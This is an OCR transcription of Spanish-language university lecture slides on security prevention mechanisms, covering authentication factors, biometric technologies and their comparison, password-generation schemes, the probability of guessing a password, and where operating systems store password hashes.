Tecnológico de Monterrey

Mecanismos de Prevención

Roberto Gómez Cárdenas

rogomez@itesm.mx


http://cryptomex.org

@cryptomex

Tecnológico de Monterrey

Mecanismos de seguridad

- Son la parte más visible de un sistema de seguridad.
- Se convierten en la herramienta básica para garantizar la protección de los sistemas o de la propia red.
- Se dividen en:
  - Prevención
  - Detección
  - Recuperación



Estrategias de protección
- Evitación
- Prevención
- Detección
- Recuperación

Tecnológico de Monterrey

Evitación

- No exponer activos a amenazas.
- Organizar las tareas de modo de evitar amenazas.
- Definición y uso de áreas y/o equipos restringidos o aislados.


Prevención

- Incluye funciones de seguridad en hardware y software.
- Debe incluir la definición y observancia de políticas de seguridad.
- Incluye controles administrativos.
- Es la estrategia más ampliamente usada.

Tecnológico de Monterrey

Mecanismos prevención

- Aumentan la seguridad de un sistema durante el funcionamiento normal de éste.
- Previenen la ocurrencia de violaciones a la seguridad
- Ejemplos mecanismos:
  - encripción durante la transmisión de datos
  - passwords difíciles
  - firewalls
  - biométricos



Tecnológico de Monterrey

Mecanismos prevención más habituales

- Mecanismos de autenticación
- Mecanismos de control de acceso
- Mecanismos de separación
- Mecanismos de seguridad en las comunicaciones

Tecnológico de Monterrey

Mecanismos autenticación


- Clasificación
  - Basados en algo que se sabe
  - Basados en algo que se es
  - Basadas en algo que se tiene
- Posible combinar los métodos
  - autenticación de dos factores
    - basado en algo que se sabe y algo que se es
    - basado en algo que se sabe y algo que se tiene
    - basado en algo que se es y algo que se tiene
    - basado en algo que se es y algo que se sabe
    - otras combinaciones
  - autenticación de tres factores
    - basado en algo que se es, algo se sabe y algo que se tiene

Tecnológico de Monterrey

Basados en algo que se tiene

- Usar un objeto físico que llevan consigo y que de alguna forma comprueba la identidad del portador.
- Las tarjetas de acceso son las prendas típicas
- Cada tarjeta tiene un número único.
- El sistema tiene una lista de las tarjetas autorizadas.

Arquitectura Tarjeta Inteligente



Tecnológico de Monterrey

Problemas de este mecanismo

- El objeto no prueba quien es la persona.
  - Cualquiera que tenga la tarjeta puede entrar al área restringida.
- Si una persona pierde su objeto no podra entrar al área restringida aunque no haya cambiado su identidad.
- Algunas prendas pueden ser copiadas o falsificadas con facilidad.


Tecnológico de Monterrey

Basados en algo que se es

- Se realiza una medición física y se compara con un perfil almacenado con anterioridad,
  - técnica conocida como biométrica,
  - se basa en la medición de algún rasgo de una persona viva.
- Existen dos formas para usar biometricos:
  - comparar las medidas de un individuo con un perfil específico almacenado.
  - buscar un perfil en particular en una gran base de datos.

Tecnológico de Monterrey

El proceso biométrico



Tecnológico de Monterrey

Características biométrico ideal

- Universal
  - toda persona posee la característica
- Único
  - dos personas no comparten la característica
- Permanente
  - la característica no debe cambiar o alterarse
- Colectable (collectable)
  - característica es realmente presentable a un sensor y es fácilmente cuantificable.

Tecnológico de Monterrey


Sistemas biométricos prácticos

- Desempeño
  - robustez, requerimientos de recursos, y factores operacionales o de ambiente que afectan su confiabilidad y velocidad
- Aceptación
  - personas dispuestas a aceptar un identificador biométrico en su vida diaria.
- Confiablidad
  - que tan fácil es engañar al sistema, a través de métodos fraudulentos

Tecnologías Biométricas


- Imágenes faciales
- Geometría mano
- Métodos basados en el ojo
- Firmas
- Voz
- Geometría de la vena
- Imágenes palma y dedos


face


facial thermogram



fingerprint


hand geometry



iris



retinal scan



signature



voice print

Retina y huella











http://news.bbc.co.uk/nol/shared/spl/hi/guides/45690





Tecnológico de Monterrey

Ejemplo 1

Tecnológico de Monterrey

Ejemplo 2

Tecnológico de Monterrey

Comparación

Biometrico	Universal	Unico	Permanente	Colectable	Desempeño	Aceptación	Confiabilidad
Cara	alta	baja	media	alta	baja	baja	bajo
Huella digital	media	alta	alta	media	alta	media	alto
Gometria Mano	media	media	media	alta	media	media	media
Iris	alta	alta	alta	media	alta	baja	alta
Scan retina	alta	alta	media	baja	alta	baja	alta
Firma	baja	baja	baja	alta	baja	alta	baja
Impresión voz	media	baja	baja	media	baja	alta	baja
F. Termográfico	alta	alta	baja	alta	media	alta	alta

Tecnológico de Monterrey

Basados en algo que se sabe

- Primeros sistemas de autenticación se basaron en claves de acceso: nombre usuario y una clave de acceso.
- Son fáciles de usar y no requieren de un hardware especial.
- Siguen siendo el sistema de autenticación más usado hoy en día.
- Passwords, frases y números de identificación personal, NIP.

Tecnológico de Monterrey

El password

- Primera barrera contra ataques.
- El password es la parte más sensible de la seguridad en Unix.
- Es posible tener un sistema donde se ha tenido mucho cuidado del aspecto de seguridad y, sin embargo, que es vulnerable debido a passwords mal elegidos por los usuarios.

Tipos de contraseñas con respecto a la aplicación

- Passwords de aplicaciones
  - ARJ, ZIP, RAR, etc
  - Micosoft Office passwords
  - Documentos PDF
- Sistemas Operativos
  - Windows
  - Unix

Esquemas de generación de contraseñas

- Información personal, privada
  - Nombres, cumpleaños, amigos, lugares origen familia
  - Nombre de la primera mascota, novio/novia
- Literal: un passWORD
  - Seleccionar una palabra de 10-16 caracteres de un diccionario
- Palabra ofuscada
  - Usuario elige palabra de 10-16 caracteres de un diccionario y aplica pseudo transformaciones
    - Entrevista se convierte en 3ntr3V1st4
    - Diccionario se convierte en D1cC10n4r10
- Palabra y número
  - Una palabra seguida o antecedida de un número
  - Ejemplo: America2015, Candado33

Esquemas generación contraseñas

- Diceware (varias palabras al azar)
  - Usuario lanza un dado para seleccionar palabras de una lista de $6^5 = 7776$ palabras
  - Ejemplo:

```
1,1,6,6,2 alpha
6,4,5,4,4 xerox
3,3,4,3,2 hurry
1,5,6,1,5 cadet
```

  - Contraseña: alpha-xerox-hurry-cadet
  - Referencias
    - http://world.std.com/~reinhold/diceware.html
    - http://www.dicewarepasswords.com/

Esquemas generación contraseñas

- Derivar la contraseña de una frase
  - Usar una frase o sentencia fácil de recordar y revolver letras.
  - Ejemplo:


    Wlw7,mstmsritt... = When I was seven, my sister threw my stuffed rabbit in the toilet.


    Wow...doestcst = Wow, does that couch smell terrible.


    Ltime@go-inag~faaa! = Long time ago in a galaxy not far away at all.

  - ¿Fácil de recordar?
  - Menos segura que contraseñas totalmente aleatorias
  - http://www.netmux.com/blog/cracking-12-character-above-passwords
- Cadena de caracteres generada aleatoriamente
  - Usuario genera aleatoriamente una cadena de caracteres con letras, números y caracteres especiales.
  - Difícil de recordar

Passwords Managers







Probabilidad de descifrar un password

EL NCSC en 1985 definió la probabilidad de descifrar un password como:

$$P = (LxR) / S$$

L = tiempo de vida del password

R = es el número de intentos por unidad de tiempo que es posible realizar para descifrar un password.

S= es el espacio de passwords; el número total de passwords únicos disponibles, donde:

Tecnológico de Monterrey

Espacio de passwords

$$S = A^{M}$$

A = el número total de caracteres en el alfabeto

M= longitud el password

Tipos de contraseñas con respecto a la aplicación


- Passwords de aplicaciones
  - ARJ, ZIP, RAR, etc
  - Micosoft Office passwords
  - Documentos PDF
- Sistemas Operativos
  - Windows
  - Unix


Tecnológico de Monterrey

Almacenamiento contraseñas

- ¿Cómo se almacenan las contraseñas?
  - ¿Donde se almacenan las contraseñas?
    - Windows: C:\WINDOWS\system32\config\SAM
    - Linux: /etc/passwd
    - MacOS: /var/db/shadow/hash/
    - Shadow passwords
  - /etc/shadow sólo puede leerse por root
  - /etc/passwd muestra caracteres especiales '*', o x' en lugar del hash de la contraseña

Hash: huella digital, message digest o función de un solo sentido





cryptographic hash function

